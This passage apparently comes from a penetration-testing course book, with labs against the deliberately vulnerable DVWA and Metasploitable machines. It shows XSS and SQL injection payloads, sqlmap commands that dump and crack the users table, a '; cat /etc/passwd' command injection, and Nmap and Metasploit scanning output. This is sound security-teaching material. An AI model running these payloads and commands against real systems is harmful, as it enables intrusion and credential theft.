
Burp Suite Target Tab After Visiting Links

Notice that some of the entries in the right-hand column are greyed out. By default, Burp Suite will track links in the visited pages and list them on the Target tab. The links are greyed out because they have not been visited yet. This process is called passive scanning. Continue visiting the links on the web site until there are no more greyed out links.

Lab 3 – Cross-Site Scripting

Cross-site scripting vulnerabilities arise anytime values in the HTTP request are written back to the response before the values are properly escaped. This behavior is most often associated with web forms such as search forms, account creation forms, or login forms.

In the DVWA web application, click on the "XSS reflected" button on the left-hand side. On the right-hand side enter the text **"<>** and click the Submit button.



Entered Text is Reflected Back to User

Next, In Burp Suite, click on the Proxy tab and then click on the History tab. Look through the history to find the GET request with the submitted text, which should be the last request sent. Select the request then click on the Response Tab and the Raw Tab in the lower pane. Find the text **`Hello "<>`** in the response. Notice the text entered is written back unchanged.

```
<form name="XSS" action="#" method="GET">
        <p>What's your name?</p>
        <input type="text" name="name">
        <input type="submit" value="Submit">
</form>

<pre>Hello "<></pre>
```

Raw Text In The HTML Response

Next, right-click on the request in the history list and choose Send to Repeater. Change the value of the name parameter to **`<script>alert(1)</script>`** and click the Go button. Search through the response for the entered value. Notice that a new script element was added to the page. Now, enter the same thing in the browser and notice that the script is executed.

Inserted JavaScript Is Executed

LAB 4 – SQL INJECTION


SQL Injection vulnerabilities arise when field values are concatenated into SQL queries. This behavior is most often associated with web forms such as search forms, account creation forms, or login forms.

In the DVWA web application, click on the "SQL Injection" button on the left-hand side. On the right-hand side enter a single quote in the text field and click the Submit button. This should produce an SQL error, which indicates the submitted text is concatenated into the SQL query.

```
MySQL server version for the right syntax to use near ''''' at line 1
```

SQL Error Message

Next, enter the text **`' or '1'='1`**, which should produce a list of user accounts in the system.



User Accounts Revealed Through SQL Injection

The problem with SQL injection is that it can be a slow process to extract all the data from the database. It can be done manually by injecting complex SQL queries but it is slow and tedious. It is much faster to use a tool like Sqlmap to extract the data.

Sqlmap is designed to test for injection, identify the backend database, and extract data. To begin testing, Sqlmap needs to know the URL of the injectable page, which can be specified using the **`-u`** option. By default, Sqlmap will attempt to identify the parameters on the page that are vulnerable to SQL injection but if the injection parameter is already known, it can be specified using the **`-p`** option. In addition, Sqlmap will attempt to identify the backend database but if it is already known, it can be specified using the **`--dbms=`** option. Finally, if the web application uses authentication cookies, they can be specified using the **`--cookie=`** option.

Begin by having Sqlmap extract the database names by using the **`--dbs`** flag.

```
root@kali:~# sqlmap -u "http://<metasploitable
ip>/dvwa/vulnerabilities/sqli/?id=&Submit=Submit#" --cookie="security=low;
PHPSESSID=fdfabq2b91oots1f39v6vab850" --dbms=MYSQL -p id --dbs

[*] starting at 00:55:36
```

```
[00:55:36] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: id=' AND (SELECT 7534 FROM(SELECT COUNT(*),CONCAT(0x7176776571,(SELECT
(CASE WHEN (7534=7534) THEN 1 ELSE 0 END)),0x7161766a71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'tJZS'='tJZS&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=' UNION ALL SELECT
NULL,CONCAT(0x7176776571,0x506f42655664756d4271,0x7161766a71)#&Submit=Submit
---
[00:55:36] [INFO] testing MySQL
[00:55:36] [WARNING] reflective value(s) found and filtering out
[00:55:36] [INFO] confirming MySQL
[00:55:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.6, PHP 5.5.3
back-end DBMS: MySQL >= 5.0.0
[00:55:36] [INFO] fetching database names
available databases [5]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] test

[00:55:36] [INFO] fetched data logged to text files under
'/usr/share/sqlmap/output/10.230.229.100'

[*] shutting down at 00:55:36
```

Next, dump the tables in the **dvwa** database using the flags **--tables -D dvwa**.

```
root@kali:~# sqlmap -u "http://<metasploitable
ip>/dvwa/vulnerabilities/sqli/?id=&Submit=Submit#" --cookie="security=low;
PHPSESSID=fdfabq2b91oots1f39v6vab850" --dbms=MYSQL -p id --tables -D dvwa

[*] starting at 09:53:25
[09:53:25] [INFO] testing connection to the target URL
[09:53:25] [INFO] testing MySQL
[09:53:25] [INFO] confirming MySQL
[09:53:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.6, PHP 5.5.3
back-end DBMS: MySQL >= 5.0.0
[09:53:25] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[*] shutting down at 09:53:25
```


Next, dump the users table in the **dvwa** database using the flags **--dump -D dvwa -T users**. Sqlmap will recognize that there are password hashes in the table and will ask to crack them. When asked, say yes.

```
root@kali:~# sqlmap -u "http://<metasploitable
ip>/dvwa/vulnerabilities/sqli/?id=&Submit=Submit#" --cookie="security=low;
PHPSESSID=fdfabq2b91oots1f39v6vab850" --dbms=MYSQL -p id --dump -D dvwa -T users

[*] starting at 09:58:57

[09:58:57] [INFO] testing connection to the target URL
[09:58:58] [INFO] fetching columns for table 'users' in database 'dvwa'
[09:58:59] [INFO] fetching entries for table 'users' in database 'dvwa'
[09:58:59] [INFO] analyzing table dump for possible password hashes
[09:58:59] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with
other tools [y/N] y
[09:59:04] [INFO] writing hashes to a temporary file '/tmp/sqlmaphashes-a2qUWk.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[09:59:09] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[09:59:11] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[09:59:13] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:59:27] [INFO] postprocessing table dump
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------+
| user_id | user    | password                                  |
+---------+---------+-------------------------------------------+
| 1       | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| 2       | gordonb | e99a18c428cb38d5f260853678922e03 (abc123)   |
| 3       | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  |
| 4       | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  |
| 5       | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+---------+---------+-------------------------------------------+

[09:59:27] [INFO] table 'dvwa.users' dumped to CSV file
'/usr/share/sqlmap/output/10.230.229.100/dump/dvwa/users.csv'
[09:59:27] [INFO] fetched data logged to text files under
'/usr/share/sqlmap/output/10.230.229.100'

[*] shutting down at 09:59:27
```

Lab 5 – Command Injection


Command injection vulnerabilities arise when a user submitted value is concatenated with a call to an operating system command. Look for these flaws on pages that appear to use operating system commands such as a Ping or Nslookup utility in a network monitoring application.

In the DVWA web application, click on the "Command Execution" button on the left-hand side. On the right-hand side enter an IP address and click the Submit button.




Ping The IP Address 10.230.229.100

Next, enter an IP address and append the text "**`; echo test`**", which should run the ping command and then run the **`echo`** command to write out the text **`test`**.



The Additional Echo Command Is Executed

Finally, enter the text "**`; cat /etc/passwd`**" to read the contents of the **`/etc/passwd`** file.



Display the Contents of /etc/passwd

Network Testing

Network testing is what most people think of when they hear penetration testing and it is where most penetration testing phases eventually end up. Whether the tester has compromised the wireless network, obtained code execution through a phishing email, or obtained code execution on a web server because of flaws in the web application, the next step is to test the network he or she has accessed.

Common Vulnerabilities

Every network tends to have the same common vulnerabilities, which are all indicative of poor system administration. Even on well-managed networks, these vulnerabilities will sometimes be found. Often because of a development machine that was not taken offline after testing or a vendor machine that the IT department is not allowed to manage.

Weak Passwords

Whether it is a Microsoft SQL server with a weak or non-existent sa password, an Oracle server with default passwords on system accounts, or a Tomcat server with default passwords, weak passwords are everywhere. Web frontends on switches, routers, and network management systems like What's Up are also full of weak passwords.

Shared Passwords

Many times the local admin password on one Windows machine is the local admin password for every Windows machine. This password is often reused as the domain admin password and as the standard password on routers and switches as well. Once this password is discovered, the entire network is accessible.

Unpatched Servers and Workstations

Many organizations do a poor job of applying security updates to their servers and workstations especially third-party security updates. It is still common for penetration testers to compromise a machine and eventually the entire network by exploiting the vulnerability in MS08-067. Even when MS08-067 is not available, there are typically many other unpatched services to exploit.

Plaintext Protocols

Many internal networks use plaintext protocols like Telnet and HTTP because it is considered a safe network. A tester can conduct an ARP poisoning attack and gather credentials as users login to these services.

Open Shares

On most networks, there will be a number of shared drives, which can be accessed with no authentication required. These may be anonymous FTP servers, SMB shares on Windows servers, or NFS shares on Linux servers. Open shares often have information that can be used to access sensitive data and sometimes hold sensitive data themselves. Source code repositories are especially useful as they often have database credentials in plaintext in the source code.

Administrative Interfaces

A number of application servers such as JBoss, Tomcat, and ColdFusion expose administrative interfaces to the local network. Often vulnerabilities in these interfaces can lead to a complete compromise of the machine and possibly the network. The Tomcat administrative interface allows execution of arbitrary Java code by design and the JBoss and ColdFusion interfaces have a number of vulnerabilities that allow remote code execution. Many other administrative interfaces are vulnerable as well.

Methodology

Enumeration

Enumeration is the foundational step to network testing and involves identifying servers, workstations, network devices, operating systems, services, and user accounts in use on the network. Enumeration is a time consuming process because each device on the network can have up to 65,535 TCP ports and 65,535 UDP ports. Scanning each port and determining if it is open, closed, or filtered in some way takes a lot of time. Often, testers will scan a small subset of ports then scan the full range of ports while conducting vulnerability analysis on any services identified in the first scan.

Enumeration can sometimes be tricky because of firewalls, intrusion detection/prevention systems, flaky network devices, and slow network links. Often the best way to deal with tricky networks is to slow down the enumeration process. I had a client once who hired a company to do a penetration test against their system. The tester ran a Nmap scan at full speed and was shutdown in 8 seconds because the firewall detected the scan. The tester then declared the test a success. I ran a slow scan, which was well below the firewall's packets per second threshold for identifying scans. The firewall did not detect my scans and identified a number of available services on the network.

Vulnerability Analysis

Once the enumeration is complete, then each service should be checked for vulnerabilities. Some services have inherent vulnerabilities like default SNMP passwords or username enumeration with SMTP. Other services have documented vulnerabilities, which can be looked up based on the service version. The exploit database at *http://www.exploit-db.com/* and the exploit search engine at *http://exploitsearch.net/* are excellent tools for identifying vulnerabilities. Still other services have undocumented vulnerabilities known as zero days. Tools such as Nessus and Nexpose can be used to automate vulnerability analysis but these tools only test for a small subset of all the known vulnerabilities.

Exploitation

Exploitation is tricky and is highly dependent on the operating system. An Apache exploit for Linux is much different than the Windows exploit for the same vulnerability. In addition, some exploits only work part of the time and their failure can cause the service to crash until it is rebooted. Tools like Metasploit make exploitation much easier because the exploits are often built for multiple operating systems and are ranked based on reliability. In addition, Metasploit provides safe, reliable payloads for the exploits.

Tools

There are many tools designed to make network testing easier and more consistent. Nmap is an excellent tool for identifying network devices, operating systems, and services. Nessus is a powerful vulnerability scanner and makes vulnerability analysis dead simple. Metasploit is a free, open-source framework that makes developing and launching exploits simple and reliable. In addition to these tools, there are a number of custom tools created and released by infosec professionals around the world.

Nmap

Nmap is the de facto standard for network scanning and is used by system administrators and security professionals worldwide. Originally developed as a network scanner, Nmap now includes a scripting engine, which allows developers to create custom scripts that can be run against any identified services. This allows Nmap to do vulnerability checks but that is not its primary purpose.

Nessus

The Nessus vulnerability scanner was originally developed by Renaud Deraison as an open-source vulnerability scanning tool. Nessus is now owned by Tenable Security and has a large

team of developers who create new vulnerability plugins daily. In addition to vulnerability scanning, Nessus provides firewall configuration auditing, compliance auditing, malware discovery, and many other features. Nessus costs $1500 for the first year and $1200 for each subsequent year and it is well worth the money.

Metasploit

Metasploit Framework is an open-source exploitation framework that allows security researchers to quickly build reliable exploits and allows testers to easily launch those exploits. The Metasploit Framework is sponsored by Rapid7, which sells Metasploit Pro and Metasploit Express. The paid versions of Metasploit include a number of automation and reporting tools that are not present in Metasploit Framework.

Custom Tools

There are a number of information security professionals who develop one-off tools to assist them in penetration tests. Github, BitBucket, and Google Code are good places to search for tools. I have a number of custom penetration testing tools available on Github. They can be accessed at *https://github.com/averagesecurityguy/scripts*.

Additional Resources

http://nmap.org/book/
http://nmap.org/book/man.html
https://pentestlab.wordpress.com/2012/08/17/nmap-cheat-sheet/
http://pen-testing.sans.org/blog/pen-testing/2013/10/08/nmap-cheat-sheet-1-0
http://www.nostarch.com/metasploit.htm
http://www.offensive-security.com/metasploit-unleashed/Main_Page
http://www.amazon.com/Counter-Hack-Reloaded-Step-Step/dp/0131481045
http://averagesecurityguy.info/cheat-sheet/
http://pentestmonkey.net/category/cheat-sheet

Network Testing Labs

In these labs, the student will use Nmap and Metasploit to enumerate services and find vulnerabilities. Metasploit will then be used to exploit the identified vulnerabilities and gain root access to a server.

Lab 1 – Network Enumeration with Nmap

Use the Nmap scanner to identify open ports on the Metasploitable machine. By default, Nmap will run a SYN or half-open scan against TCP ports. The SYN scan can be specified explicitly using the **-sS** flag. To run a connect scan, which does a full TCP connect, use the **-sT** flag. To scan UDP ports instead of TCP ports, use the **-sU** flag.

```
root@kali:~# nmap <metasploitable ip>

Starting Nmap 6.40 ( http://nmap.org ) at 2013-12-11 11:28 EST
Nmap scan report for 10.230.229.1
Host is up (0.0040s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
23/tcp   open  telnet
53/tcp   open  domain
80/tcp   open  http
5000/tcp open  upnp
MAC Address: C0:3F:0E:91:DD:BE (Netgear)

Nmap scan report for 10.230.229.100
Host is up (0.012s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 10:0D:7F:B4:02:41 (Netgear,)

Nmap scan report for 10.230.229.101
Host is up (0.011s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql
MAC Address: 10:0D:7F:B4:02:41 (Netgear,)

Nmap scan report for 10.230.229.102
Host is up (0.013s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy
MAC Address: 10:0D:7F:B4:02:41 (Netgear,)

Nmap scan report for 10.230.229.103
Host is up (0.014s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
```

```
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 10:0D:7F:B4:02:41 (Netgear,)

Nmap scan report for 10.230.229.254
Host is up (0.19s latency).
All 1000 scanned ports on 10.230.229.254 are filtered
MAC Address: 10:0D:7F:B4:02:41 (Netgear,)

Nmap scan report for 10.230.229.2
Host is up (0.0000050s latency).
All 1000 scanned ports on 10.230.229.2 are closed

Nmap done: 256 IP addresses (7 hosts up) scanned in 110.94 seconds
```

By default, Nmap will only scan the top 1000 TCP ports; to scan all TCP ports use **`-p 1-65535`**. For large networks, scanning all TCP ports will take a very long time. Often, testers will start by scanning a small set of ports and while they are analyzing those results they will run a scan against all ports. To scan a specific set of ports use the **`-p`** flag and a comma delimited list of port numbers or use the **`--top-ports`** flag with the number of ports to be scanned. The flag **`--top-ports 10`** will scan the 10 most common TCP ports.

Next, scan the Metasploitable server using the **`-A`** flag to attempt to determine the operating system and service versions. In addition use the flag **`-oA <metasploitable ip>_report`**, which will produce three reports, one in XML, one in Nmap's default format, and one that is good for processing with command line tools like **`sed`**, **`grep`**, and **`cut`**.

```
root@kali:~# nmap <metasploitable ip> -A -oA <metasploitable ip>_report

Starting Nmap 6.40 ( http://nmap.org ) at 2013-12-11 12:05 EST
Nmap scan report for 10.230.229.103
Host is up (0.010s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey: 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN,
STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=ubuntu804-
base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing
outside US/countryName=XX
| Not valid before: 2010-03-17T13:07:45+00:00
|_Not valid after:  2010-04-16T13:07:45+00:00
|_ssl-date: 2013-12-11T17:06:51+00:00; -44s from local time.
```

```
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Metasploitable2 - Linux
```

LAB 2 – NETWORK ENUMERATION WITH METASPLOIT

Metasploit is an exploitation framework but it also includes auxiliary scripts, which are designed to scan for common vulnerabilities. Start the Metasploit console by typing **msfconsole** at a terminal prompt.

```
root@kali:~# msfconsole
IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.8.1-2013120401 [core:4.8 api:1.0]
+ -- --=[ 1229 exploits - 671 auxiliary - 193 post
+ -- --=[ 324 payloads - 31 encoders - 8 nops

msf >
```

At the **msf >** prompt type **show auxiliary**. This will display all of the auxiliary modules. To see only the scanner modules type **use auxiliary/scanner** at the **msf >** prompt and use tab completion. Type **use auxiliary/scanner/ftp/ftp_version** to load the module and scan the network for FTP servers. Use the **info** command to get details about the module and to see the options that can be set. Set the **RHOSTS** option to **<metasploitable ip>**, set the **THREADS** option to **4** and type the **run** command.

```
msf > use auxiliary/scanner/ftp/ftp_version
msf auxiliary(ftp_version) > info

       Name: FTP Version Scanner
     Module: auxiliary/scanner/ftp/ftp_version
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <hdm@metasploit.com>

Basic options:
  Name     Current Setting      Required  Description
  ----     ---------------      --------  -----------
  FTPPASS  mozilla@example.com  no        The password for the specified username
  FTPUSER  anonymous            no        The username to authenticate as
  RHOSTS                        yes       The target address range or CIDR identifier
  RPORT    21                   yes       The target port
  THREADS  1                    yes       The number of concurrent threads

Description:
  Detect FTP Version.

msf auxiliary(ftp_version) > set RHOSTS <metasploitable ip>
RHOSTS => 10.230.229.0/24
msf auxiliary(ftp_version) > set THREADS 4
THREADS => 4
msf auxiliary(ftp_version) > run

[*] Scanned 026 of 256 hosts (010% complete)
[*] Scanned 052 of 256 hosts (020% complete)
[*] Scanned 077 of 256 hosts (030% complete)
```

```
[*] 10.230.229.101:21 FTP Banner: '220 ProFTPD 1.3.4c Server (ProFTPD)
[::ffff:10.230.229.101]\x0d\x0a'
[*] Scanned 103 of 256 hosts (040% complete)
[*] 10.230.229.103:21 FTP Banner: '220 (vsFTPd 2.3.4)\x0d\x0a'
[*] Scanned 128 of 256 hosts (050% complete)
[*] Scanned 154 of 256 hosts (060% complete)
[*] Scanned 180 of 256 hosts (070% complete)
[*] Scanned 205 of 256 hosts (080% complete)
[*] Scanned 231 of 256 hosts (090% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Metasploit includes a number of other auxiliary modules designed for network enumeration including:

auxiliary/scanning/smb/smb_version
auxiliary/scanning/smb/smb_enumshares
auxiliary/scanning/smb/smb_enumusers
auxiliary/scanning/smb/smb_enumusers_domain
auxiliary/scanner/smtp/smtp_enum
auxiliary/scanner/smtp/smtp_version
auxiliary/scanner/http/http_version

LAB 3 – VULNERABILITY SCANNING WITH NMAP

Nmap is not a vulnerability scanner but with the addition of NSE scripts, it is possible to identify some common vulnerabilities. NSE scripts are divided into broad categories, which describe the purpose of the scripts; vulnerability checks are in the vuln category. Use the **--script** flag to define one or more scripts or categories of scripts to run. A complete list of script categories and names is available at *http://nmap.org/nsedoc/*.

Use Nmap to scan the server at 10.230.229.103 for vulnerabilities on the 10 most common TCP ports by running the command **nmap <metasploitable ip> --top-ports 10 --script=vuln**. Take note of the vulnerability checks run on each port and the responses. Some of these are highlighted in the output below.

```
root@kali:~# nmap <metasploitable ip> --top-ports 10 --script=vuln

Starting Nmap 6.40 ( http://nmap.org ) at 2013-12-11 16:53 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     10.0.229.1
|     10.0.229.2
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
false  MSRPC call returned a fault (packet type)
Nmap scan report for 10.230.229.103
Host is up (0.035s latency).
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
23/tcp   open   telnet
25/tcp   open   smtp
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
80/tcp   open   http
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu)
dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
|_http-fileupload-exploiter:
|_http-frontpage-login: false
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: VULNERABLE
|     Description:
|       Slowloris tries to keep many connections to the target web server open and
hold them open as long as possible.
|       It accomplishes this by opening connections to the target web server and
sending a partial request. By doing
|       so, it starves the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|_      http://ha.ckers.org/slowloris/
| http-sql-injection:
|   Possible sqli for queries:
|     http://10.230.229.103/mutillidae/./index.php?page=register.php'%20OR%20sqlspider
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
| http-vuln-cve2012-1823:
|   VULNERABLE:
```

```
|   PHP-CGI Remote code execution and source code disclosure
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:2012-1823
|     Description:
|       According to PHP's website, "PHP is a widely-used general-purpose
|       scripting language that is especially suited for Web development and
|       can be embedded into HTML." When PHP is used in a CGI-based setup
|       (such as Apache's mod_cgid), the php-cgi receives a processed query
|       string parameter as command line arguments which allows command-line
|       switches, such as -s, -d or -c to be passed to the php-cgi binary,
|       which can be exploited to disclose source code and obtain arbitrary
|       code execution.
|     Disclosure date: 2012-05-3
|     Extra information:
|       Proof of Concept:/index.php?-s
|   <code><span style="color: #000000">
|   </code>
|     References:
|       http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/
|       http://cve.mitre.org/cgi-bin/cvename.cgi?name=2012-1823
|_      http://ompldr.org/vZGxxaQ
110/tcp  closed pop3
139/tcp  open   netbios-ssn
443/tcp  closed https
445/tcp  open   microsoft-ds
3389/tcp closed ms-wbt-server
MAC Address: 10:0D:7F:B4:02:41 (Netgear,)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false

Nmap done: 1 IP address (1 host up) scanned in 352.83 seconds
```

Nmap includes checks for a number of common vulnerabilities including:

Checks for MS08-067, MS07-029, and MS06-025 (smb-check-vulns)
PHP-CGI Remote Code Execution (http-vuln-cve2012-1823)
ColdFusion Directory Traversal (http-vuln-cve2010-2861)
JBoss JMX Console Authentication Bypass (http-vuln-cve2010-0738)

LAB 4 – VULNERABILITY SCANNING WITH METASPLOIT

In addition to the auxiliary modules used for enumeration, Metasploit includes auxiliary modules designed to identify common vulnerabilities like default passwords, anonymous FTP servers, and open network shares.

Use the auxiliary module **auxiliary/scanner/http/tomcat_mgr_login** to determine if the Apache Tomcat service on Metasploitable2 uses default login credentials. The Nmap scan results show that the Tomcat server is listening on port 8180, which is not the default port. Therefore, in addition to setting the **RHOSTS** option, set the **RPORT** option to **8180**. Also, set the **VERBOSE** option to **false**, which will stop Metasploit from printing failed login attempts.

```
msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > set RHOSTS 10.230.229.103
RHOSTS => 10.230.229.103
msf auxiliary(tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf auxiliary(tomcat_mgr_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(tomcat_mgr_login) > run

